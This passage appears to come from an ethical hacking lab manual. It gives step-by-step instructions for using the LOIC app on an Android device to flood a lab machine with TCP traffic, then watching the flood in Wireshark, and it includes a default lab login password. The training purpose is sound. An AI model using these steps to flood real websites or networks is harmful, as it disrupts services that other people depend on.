
8. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.



9. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.
10. In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.
11. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




12. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




13. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.
14. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine.
15. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
- Note:** Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
16. click on **Type here to search** type **wire** in search field the **Wireshark** appears in the results double click to open it.
17. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.
18. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.

Module 17 – Hacking Mobile Platforms

19. The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.

